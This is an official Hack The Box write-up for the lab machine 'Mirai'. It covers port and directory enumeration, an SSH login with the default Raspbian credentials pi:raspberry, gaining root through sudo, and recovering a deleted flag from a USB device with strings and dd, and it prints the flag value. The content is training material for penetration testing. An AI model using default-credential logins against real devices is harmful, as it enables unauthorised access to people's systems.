




Hack The Box  
PEN-TESTING LABS



# Mirai

**3<sup>rd</sup> October 2017 / Document No D17.100.02**

**Prepared By: Alexander Reid (Arrexel)**

**Machine Author: Arrexel**

**Difficulty: Easy**

**Classification: Official**



## SYNOPSIS

Mirai demonstrates one of the fastest-growing attack vectors in modern times; improperly configured IoT devices. This attack vector is constantly on the rise as more and more IoT devices are being created and deployed around the globe, and is actively being exploited by a wide variety of botnets. Internal IoT devices are also being used for long-term persistence by malicious actors.

### Skills Required


- Intermediate knowledge of Linux
- Enumerating ports and services
- Basic knowledge of the Mirai botnet

### Skills Learned

- Identifying an IoT device
- Forensic file recovery

## Enumeration

### Nmap



Nmap reveals several open services: OpenSSH, a DNS server, a lighttpd server, and a Plex media server with accompanying UPnP servers. When attempting to view the website in a browser, a blank page is presented.



## Dirbuster


Fuzzing with Dirbuster (Dirbuster lowercase medium wordlist) reveals a few interesting directories.

http://10.10.10.48:80/

Scan Information Results - List View: Dirs: 0 Files: 0 Results - Tree View Errors: 0

Directory Structure	Response Code	Response Size
???	???	???
versions	200	232
admin	200	359

Upon browsing to the **/admin** page, a Pi-hole admin dashboard is presented. From here, it is safe to assume that the target is a Raspberry Pi machine, and is most likely running Raspbian.





## Exploitation

Knowing the target operating system and device, while keeping in mind how the Mirai botnet operates, it can be assumed that the default user credentials have been unchanged. A quick search reveals that the default Raspbian credentials are **pi:raspberry**. Connecting via SSH with these credentials immediately gives full access to the device, as the default configuration for Raspbian has the **pi** user as part of the sudoers group.

```
pi@raspberrypi: ~  
File Edit View Search Terminal Help  
root@kali:~# ssh pi@10.10.10.48  
pi@10.10.10.48's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Wed Oct  4 00:38:28 2017 from 10.10.14.5  
  
SSH is enabled and the default password for the 'pi' user has not been changed.  
This is a security risk - please login as the 'pi' user and type 'passwd' to set  
a new password.  
  
SSH is enabled and the default password for the 'pi' user has not been changed.  
This is a security risk - please login as the 'pi' user and type 'passwd' to set  
a new password.  
  
pi@raspberrypi:~ $ sudo id  
uid=0(root) gid=0(root) groups=0(root)  
pi@raspberrypi:~ $
```

From here the user flag can be obtained from **/home/pi/Desktop/user.txt**. Upon closer inspection, the root flag is not in its typical location. Instead, the root.txt files presents the message “I lost my original root.txt! I think I may have a backup on my USB stick...”



## Privilege Escalation

While this machine does not require any exploitation to obtain root permissions, the flag must be obtained through alternate methods. Based on the hint in the root.txt file, it can be assumed that there is a mounted drive or partition that contains a copy of the original file. Running **df -h** outputs a list of the machine's partitions, the last of which being mounted on **/media/usbstick**.

```
pi@raspberrypi: ~  
File Edit View Search Terminal Help  
pi@raspberrypi:~ $ df -h  
Filesystem      Size  Used Avail Use% Mounted on  
aufs            8.5G  2.8G  5.3G  35% /  
tmpfs           101M   8.8M   92M   9% /run  
/dev/sda1        1.3G   1.3G    0 100% /lib/live/mount/persistence/sda1  
/dev/loop0       1.3G   1.3G    0 100% /lib/live/mount/rootfs/filesystem.squashfs  
tmpfs           251M    0  251M   0% /lib/live/mount/overlay  
/dev/sda2        8.5G  2.8G  5.3G  35% /lib/live/mount/persistence/sda2  
devtmpfs        10M    0   10M   0% /dev  
tmpfs           251M   8.0K  251M   1% /dev/shm  
tmpfs           5.0M   4.0K   5.0M   1% /run/lock  
tmpfs           251M    0  251M   0% /sys/fs/cgroup  
tmpfs           251M   8.0K  251M   1% /tmp  
tmpfs           51M    0   51M   0% /run/user/999  
tmpfs           51M    0   51M   0% /run/user/1000  
/dev/sdb         8.7M   93K   7.9M   2% /media/usbstick  
pi@raspberrypi:~ $
```

Browsing to **/media/usbstick**, there is a single file, **damnit.txt**. The contents are:

*Damnit! Sorry man I accidentally deleted your files off the USB stick.*

*Do you know if there is any way to get them back?*

*-James*

Judging by the contents of the note, the deleted flag must be recovered. A quick check in **lost+found** gives no results, so other methods must be used.



## Method 1 - Strings

While not the intended method, **strings** will immediately reveal the flag if run on **/dev/sdb**.

```
pi@raspberrypi: /media/usbstick
File Edit View Search Terminal Help
pi@raspberrypi:/media/usbstick $ sudo strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
pi@raspberrypi:/media/usbstick $
```





## Method 2 - Imaging and Recovery

The command **sudo dd if=/dev/sdb of=/home/pi/usb.dd** will create an image of the USB stick and save it to the **pi** user's home directory. From there, the file can be exfiltrated many ways. In this case, a simple SCP from the attacking machine will suffice. The following command copies **usb.dd** to the local machine's working directory: **scp pi@10.10.10.48:/home/pi/usb.dd**.

With the USB image at hand, it is possible to run a large range of tools against it to extract the data. Unfortunately, in this case, the data between the filename and the contents of the file itself has been overwritten, so recovery with most tools is not possible. A quick check with **testdisk** shows the file with a size of 0.

```
root@kali: ~/Desktop/writeups/mirai
File Edit View Search Terminal Help
TestDisk 7.0, Data Recovery Utility, April 2015
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
  P ext4                      0  0  1      1 70  5      20480
Directory /

drwxr-xr-x    0    0      1024 14-Aug-2017 01:27 .
drwxr-xr-x    0    0      1024 14-Aug-2017 01:27 ..
drwx-----    0    0     12288 14-Aug-2017 01:15 lost+found
-rw-r--r--    0    0          0 14-Aug-2017 01:27 root.txt
>-rw-r--r--    0    0       129 14-Aug-2017 01:19 damnit.txt

Next
Use Right to change directory, h to hide deleted files
q to quit, : to select the current file, a to select all files
C to copy the selected files, c to copy the current file
```

Knowing that the file did exist at one point, it is safe to assume the data may still be in the image. Opening it with any text or hex editor will reveal the flag, as will running **strings** against the image.